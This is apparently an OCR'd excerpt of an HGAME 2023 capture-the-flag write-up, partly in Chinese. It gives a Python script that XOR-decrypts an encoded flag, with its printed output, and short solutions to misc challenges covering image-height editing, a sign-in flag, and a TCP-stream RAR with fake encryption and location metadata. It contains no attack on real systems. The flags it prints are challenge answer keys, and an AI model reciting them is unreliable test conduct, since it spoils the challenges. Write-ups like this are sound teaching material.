
```
enc = b'\x1a\x15\x05\t\x17\t\xf5\xa2-\x06\xec\xed\x01-
\xc7\xcc2\x1eXA\x1c\x157[\x06\x13/!-\x0b\xd4\x91-\x06\x8b\xd4-\x1e+*\x15-
pm\x1f\x17\x1bY'
def stream(n):
    key = [int.from_bytes(b"Be water", 'big'), int.from_bytes(b"my friend",
'big')]
    for i in range(2, n+1):
        key[i % 2] = key[(i-2) % 2]*7 + key[(i-1) % 2]*4
    return key[n % 2]

flag = b""
for i in range(len(enc)):
    water = stream((i//2) ** 6) % 256
    flag += bytes([water ^ enc[i]])
    print(flag)
```

```
b'hgame{1f_this_ch@l|eng3_take_y0u_to0'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_l'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_lo'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_lon'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long_'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long_t'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long_ti'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long_tim'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long_time'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long_time?'
b'hgame{1f_this_ch@l|eng3_take_y0u_to0_long_time?}'
ubuntu@VM-8-11-ubuntu:~$
```

misc

e99p1ant_want_girlfriend

改图片高度就能看到flag





Sign in

```
hgame{Welcome_To_HGAME2023!}
```


Where am I

追踪TCP流找到一个rar，导出





rar伪加密，解开之后在图片的文件属性中可以看到经纬度




```
hgame{116_24_1488_E_39_54_5418_N}
```